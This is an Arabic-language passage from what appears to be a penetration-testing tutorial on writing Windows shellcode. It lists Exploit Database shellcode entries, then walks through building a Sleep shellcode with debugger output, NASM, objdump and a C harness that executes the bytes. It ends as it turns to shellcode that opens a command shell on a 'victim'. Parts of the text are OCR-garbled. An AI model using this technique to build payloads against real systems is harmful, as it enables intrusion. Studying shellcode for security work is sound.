
فدا عباره عن ال **Calculator** بتاع ال **Byte code** فشله  
عطلول .



- والمهم عندنا هو ان ال **Calculator** اشتغلت لأن دا مؤشر على ان  
ال **Shellcode** بتاعنا اشتغل بنجاح واللى مش مهم بالنسبة لينا هو ان  
اللى حصل لـ **APP** أحنا عاوزين اهم حاجه نتأكد ان ال  
**Target** بتاعنا شغال عند ال **Shellcode** .

## 4.5 Creating our Shellcode:

- عندنا **Tools** بتعملك ال **Shellcode** المناسب للشغل بتاعك عند ال  
شكل **Automated Target** بحيث تعرفها انت عاوز ترفع  
عند ال **Target** لأنهو سبب وهي هتديهولك كامل من  
غير اي تدخل منك وعندك موقع **exploit database** خير دليل .



The screenshot shows a table of shellcode entries from the Exploit Database. The columns are Date Added, Title, Platform, and Author. The first entry is highlighted with a blue arrow pointing to it.

Date Added	Title	Platform	Author
2023-09-08	Windows/x64 - PIC Null-Free TCP Reverse Shell Shellcode (476 Bytes)	Windows	Senzee
2023-08-21	Linux/x64 - memfd_create ELF loader Shellcode (170 bytes)	Linux	Ivan Nikolsky
2023-07-28	Windows/x64 - PIC Null-Free Calc.exe Shellcode (169 Bytes)	Windows	Senzee
2023-04-25	Windows/x64 - Delete File shellcode / Dynamic PEB method null-free Shellcode	Windows	Nayani
2023-04-05	Linux/x86_64 - bash Shellcode with xor encoding	Linux_x86-64	Jeenika Anadani
2023-04-03	Windows/x86 - Create Administrator User / Dynamic PEB & EDT method null-free Shellcode (373 bytes)	Windows_x86	Xavi Beltran
2023-04-01	FlipRotation v1.0 decoder - Shellcode (146 bytes)	Linux	Eduardo Silva
2023-04-01	Linux/x86 - Polymorphic linux x86 Shellcode (92 Bytes)	Linux_x86	Eduardo Silva

-بس احنا هنا عاوزين نعمله **Create** بـأيدينا عشان نفهم فكرته وفيما بعد ذلك عاوز ت عمله **Create** بـأيديك ماشي عاوز تستخدم ال **Tools** أو الموقف ماشي ودا الأنساب .

-فهنا فالمثال بتعنا عاوزين نعمل **Create** ل **Shellcode** يخلی معين عال **PC** بتاعك يحصله ... **Seconds 5 Sleep** ل **APP** طب تسأل نفسك سؤال فالأول بما اننا عاوزين نعمل **Sleep** ل **APP** معين فأيه ال **Function** المسؤوله عن ال **Sleep** فالجهاز عندنا عشان نعملها **Import** ؟؟!

-السؤال اللي فات يطرح سؤال آخر وهو انا معندناش **Function** لوحدها فال **Sleep** بتعمل الدور اللي عاوزينه اللي هو ال **System** لل **APP** ! طب نعمل ايه ... هنروح نشوف معينه موجوده فال **System** عندنا جواها بعض ال **Libraries** اللي عاوزينها بتسمح لنا انا ننفذ العمليه دي لأن ال **System** بيوفر لنا بعض ال **Libraries** اللي ممكن نستخدمها عشان ننفذ بعض المهام من خلله .

-فعدنا جوا ال **Library** أو ال **Module** بتعنا ال **System** اللي اسمها ال **Kernel32.dll** ودا المسئول عن تشغيل اي **APP** بشكل يعني اي ملف تنفيذي عندك عالنظام علشان يشتغل لازم يروح لملف ال **Kernel32.dll** كتير بتسدعي **Functions** اللي جواه **Kernel32.dll** اللي انت عاوزه منها علشان يقوملك بالمهام المحددة .

-يبقا احنا اك **Penetration Tester** عاوزين نزوحوا لل **App** ونجيب منه ال **Library** بتعنا اللي هتخلى ال **Kernel32.dll** بتعنا يحصله ال **Sleep** عاوزين نستدعيها فال **Shellcode** بتعنا ... بمعنى هنعرف فين ال **Memory** بتعها فال **Location** اللي هي ال **Shellcode** وهنزرع عندها ال **Sleep Library**

```
VOID WINAPI Sleep(  
    _in DWORD dwMilliseconds  
);
```

-هتلقي ال **dwMilliseconds** بتاخذ معطى وهو ال **Function** يعني بتقولك لازم تديها **Millisecond** معين بال **Time** عشان تعملك **Second** فالوقت دا لال **APP** اللي انت عاوزه ... وال **Sleep** الواحده فيها **1000 Millisecond** فلو انت عاوز ال **APP** بتاعك يحصله **Sleep** بعد **Second5** يبقا تدي ال **Function** ال **Sleep** عشان ال **APP** بتاعك يحصله ال **millisecond5000** .

-عاوزين نعمل **Sleep Function** للمكان اللي فيه ال **Locate Immunity** فاحنا دلوقتي عاوزين نفتح ملف ال **Kernel32.dll** بال **Debugger** عشان نشوف ال **Location** فين الخاص بال **Sleep** بتعنا اللي هي **Function** قولنا عليها .

```

77F06C04 C3      RETN
77F06C05 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77F06C0C 8D6424 00      LEA ESP,DWORD PTR SS:[ESP]
77F06C10 8D5424 08      LEA EDX,DWORD PTR SS:[ESP+8]
77F06C14 CD 2E      INT 2E
77F06C16 C3      RETN
77F06C17 90      NOP
77F06C18 55      PUSH EBP
77F06C19 8BEC      MOV EBP,ESP
77F06C1B 8DA424 30FDFFFF LEA ESP,DWORD PTR SS:[ESP-2D0]
77F06C22 54      PUSH ESP
77F06C23 E8 53010000 CALL ntdll.RtlCaptureContext
77F06C28 8B55 04      MOV EDX,DWORD PTR SS:[EBP+4]
77F06C2B 8B45 08      MOV EAX,DWORD PTR SS:[EBP+8]
77F06C2E 838424 C4000000 ADD DWORD PTR SS:[ESP+C4],4
77F06C36 8950 0C      MOV DWORD PTR DS:[EAX+C],EDX

```

## تعالى نبحث عال Sleep اللي عاوزينه اللي فيه ال Location Function بتعتنـا .

Code auditor and software assessment specialist needed


```

77F06B7B 51      PUSH ECX
77F06B7C 53      PUSH EBX
77F06B7D E8 9EF2FFFF CALL ntdll.ZwRaiseException
77F06B82 83C4 EC ADD ESP,-14
77F06B85 890424      MOV DWORD PTR SS:[ESP],EAX
77F06B88 C74424 04 010000 MOV DWORD PTR SS:[ESP+4],1
77F06B90 895C24 08      MOV DWORD PTR SS:[ESP+8],EBX
77F06B94 C74424 10 000000 MOV DWORD PTR SS:[ESP+10],0
77F06B9C 54      PUSH ESP
77F06B9D E8 76000000 CALL ntdll.RtlRaiseException
77F06BA2 C2 0800      RETN 8
77F06BA5 8D49 00      LEA ECX,DWORD PTR DS:[ECX]
77F06BA8 55      PUSH EBP
77F06BA9 8BEC      MOV EBP,ESP
77F06BAB 83EC 50      SUB ESP,50
77F06BAE 894424 0C      MOV DWORD PTR SS:[ESP+C],EAX

```


Address	Module	Section	Type	(Known)	Name	Comment
6FF78AEA	msvcrt	.text	Export		sin	
77EF3D00	ntdll	.text	Export		sin	
6FF80C55	msvcrt	.text	Export		sinh	
0DCED661	KERNELBA	.text	Export	(Known)	SizeofResource	
77861130	GDIB32	.text	Import	(Known)	KERNEL32.SizeofResource	
77D11370	USER32	.text	Import	(Known)	KERNEL32.SizeofResource	
77DE1B30	kernel32	.text	Import	(Known)	API-MS-Win-Core-LibraryLoader-L1-1-0.SizeofResource	
77E25745	kernel32	.text	Export	(Known)	KERNEL32.Sleep	
00430050	LOADDLL	.idata	Import	(Known)	KERNEL32.Sleep	
0DCCE1809	KERNELBA	.text	Export	(Known)	Sleep	
4184117C	IMM32	.text	Import	(Known)	KERNEL32.Sleep	
6F8E10E8	USP10	.text	Import	(Known)	KERNEL32.Sleep	
6FF511CC	msvcrt	.text	Import	(Known)	API-MS-Win-Core-Misc-L1-1-0.Sleep	
6FFA299F	msvcrt	.text	Export		_sleep	
70991144	MSCTF	.text	Import	(Known)	KERNEL32.Sleep	
77D113BC	USER32	.text	Import	(Known)	KERNEL32.Sleep	
77DE1BBC	kernel32	.text	Import	(Known)	API-MS-Win-Core-Misc-L1-1-0.Sleep	
77E2C466	kernel32	.text	Export	(Known)	Sleep	SleepConditionVariableCS
77E13124	kernel32	.text	Export			

-تعالى ناخد ال **Address** بتعنا دا **Copy** عشان هنعزه قدام .




يبقا احنا كدا عملنا **Disassemble** عن طريق ال **Kernel32.dll** وفتحنا كل حاجه متعلقه بال **Debugger Location** بتعتنا اللي هي ال **Sleep Function** وشووفنا ال **Memory Address** وكل دا هنعزه فالمراحل الجايه واحنا بنعمل لل **Create Shellcode** .

وعندنا **Tool** اسمها **arwin** دي بتطعلنا ال **Location** بتعالى **Tool** بتعنا بشكل مباشر علطول .



بتكتب اسم ال **Tool** عندنا وبعد كدا اسم ملف ال **Kernel** بتعنا وبتقولها تدور لك فيه على ال **Function** اللي اسمها **Sleep** بتعها زي منتا شايف .

-تعالى نكمل شغلنا على نسخه ال **Windows 7** اللي شغالين عليها عشان ال **Address** بيختلف من نسخه لأخربي ... فتعالى نشوف ال **Notepad** اللي طلعناه هو هو اللي مسجلينه عندنا فال **Location** ولااء .



كدا معانا ال **Sleep Function** بتاع ال **Address** فتعالى نكمل  
بعد كدا ونعمل **Create Assembly code** ل **Call** يعملنا **sleep** لـ **sleep**  
بتعنتا أو بمعنى آخر ينده عليها ... فعندينا ملف  
جاهز لـ **Assembly code** بتاعنا تعالى نشوفه وهنوز ايه منه ؟

دـا ال **Function** الخاص بال **Assembly code** بتعنتا ال **Sleep** اللي يهمنا منه هو ال **Address** بتاع ال **Sleep** وكمان عدد الثواني اللي منها عاوز اعمل لـ **Sleep** بتعـنا اللي هـيستخدم ال **Sleep Function** ... وصلـت دـي ... فـكـدا هـتشـتـغل ال **Function** اللي قـدـامـكـ دـا لمـدـه 5 **milliseconds** اللي هـما Seconds . **Assembly code**

157

-تعالى نعمل **Compile** لـ **Assembly code** بتعنا عشان  
نستخرج منه الـ **machine code** اللي هنحتاجه فقط ... ودا هنعمله  
عشان احنا محتاجين الـ **Shellcode** بتعنا بالصيغه اللي ذكرناها  
. **machine code** كانت بالـ

-أرجع بالذاكره لأول الشرح لو عندنا ملف **Assembly** عاوزين  
نجيب منه الـ **Byte** ! ... بالضبط عن طريق الـ **NASM** هنحو  
الكود بتعنا ومن خلال الـ **Command** دا .

```
nasm -f win32 sleep.asm -o sleep.obj
```

-بعد كدا عشان نشوف محتوى ملف الـ **Object** دا من غير متفتحه  
عن طريق الـ **obj dump** اللي هو **Command** دا اللي هيخليلك  
تشوف محتوى الملف بتعنا بتاع الـ **Sleep function** ولكن بلغه الـ  
. **Machine**

```
C:\Users\els\Documents\Shellcoding>objdump -d -Mintel sleep.obj
```

```
sleep.obj:      file format pe-i386
```

```
Disassembly of section .text:
```

00000000 <.text>:	
0: 31 c0	xor eax, eax
2: b8 88 13 00 00	mov eax, 0x1388
7: 50	push eax
8: bb d0 82 7d 75	mov ebx, 0x757d82d0
d: ff d3	call ebx

-تعالى ننضف الـ **Machine Code** اللي قدامنا دا ونحطه فملف الـ  
**Shellcode** بتعنا بشكل منظم ... هنضيفله الـ **Prefix** بتعنا اللي هو  
الخاصه بالـ **Machine code** لازم تحطه قبل كل زي **\x** مهتشوف .

```

char code[] =
"\x31\xc0"
"\xb8\x88\x13\x00\x00"
"\x50"
"\xbb\xd0\x82\x7d\x75"
"\xff\xd3";

int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}

```

- زي منتا شايف خدنا ال **Byte code** ونضفناه بالشكل دا وحطينا ال **Machine Prefix** بتعنا قدامه اللي هو **\x** عشان نميزه بال **code** ... وخد بالك من علامات التنصيص اللي انت شايفها **'''** لازم فأول كل سطر تكتبها وتقفل بيها فأخره عشان الكود يتقراء كله .

- فكدا احنا تمام عملنا ال **APP** بتعنا وزرعناه فال **Shellcode** فتعالي نشغله عال **Target APP** ونشوف هل لما ال **APP** يشتغل فعلا هيتعلمه **Sleep** لمدة **5 Seconds** ولااء قبل ميتعل ... فالمفروض ال **APP** ميشتغلش علطول المفروض ينتظر **5 Crash** وبعدين يحصله **Seconds** .

- لو حابب تشووف **APP Debug Details** أكتر من أول معملنا **Stack** بتاعه بتفاصيل أكتر فممك تنفذ دا من خلال ال **Immunity Debugger** وتبحث فيه عن ال **Function Sleep** اللي هي **CALL EBX** وتبدع تتبعها وتشوف اللي حصلها ايه .

00403004	31C0	XOR EAX,EAX	
00403006	68 88130000	PUSH 1388	
0040300B	BB D0827D75	MOV EBX,KERNEL32.Sleep	JMP to KERNELBA.Sleep
00403010	FFD3	CALL EBX	KERNEL32.Sleep

0028FE94	00403012	CALL to Sleep from debugshe.00403010
0028FE98	00001388	Timeout = 5000. ms
0028FE9C	0040151C	RETURNS to debugshe.0040151C
0028FEA0	00401E00	.▲@. debugshe.00401E00

## 4.6 Amore Advanced Shellcode:


-نجي للجزء ال **Advanced Shellcode** من ال ... فهنا عاوزين مثلا نكتب **Windows** او نبرمجه لـ **Shellcode** بحيث يفتحلنا ال **CMD** عند ال **Victim** فلازم تكون على علم بشويه **Windows Basics** هذكر كل حاجه وبرضه مش هنعمل كل حاجه فعاوزك انت ورايا كدا بال **Search** بتاعك عشان دايما المعلومه كل يوم **Updated** وكل يوم **Function** هي ال المسئوله عن بيزيد عليها ... فعاوزين نشوف اييه هي ال **Function** انها تفتح ال **CMD** فال **Windows** عند ال **Victim** ونعمل **Functions** يترجمت ال **Function** دى !! ... عندنا **Shellcode** زي **Win Exec** أو **Shell Execute** ولازم نعرف وظيفه كل اييه عشان على هذا الاساس هستخدمها فلو محتاجه **Parameter** معينه تتعديل فيها عشا تشتعل صح يبقا تعملها ... ولو عاوزين بدل ال **CMD** نفتح ال **Message Box** عند ال **Victim** فعندنا **Message Box** زي اسمها **Function** وبرضه لازم نعملها ال **Setting** المناسبه عشان تشتعل ودا هنشوفه مع بعض فالشرح الجي .

-عشان نشغل **Target Shell Execute** زي **Function** لازم نتأكد ات ملف ال **DLL** الخاص بيها موجود عال **System** عند ال **Victim** والا من غيرها ال **Function** مش هتشتعل فلازم نتأكد من وجود ملف ال **Shell32.dll** الاول عند ال **Victim** ... الكلام دا انت تقدر تعمله **Metasploit** عن طريق ال **Automatic** تخليها تعملك **Create** ل **Shellcodes** ... بس من خلال الشرح برضه هنشوف مع بعض ازاي ممكن تصنع **Shellcode** من الصفر ... مش هنكتب ال **Assembly** بلغه صعبه زي ال **Shellcode** فهنستخدم ال **C++** فبرمجه ال **Shellcode** وبعدين نبقا نحولها لـ **Machine 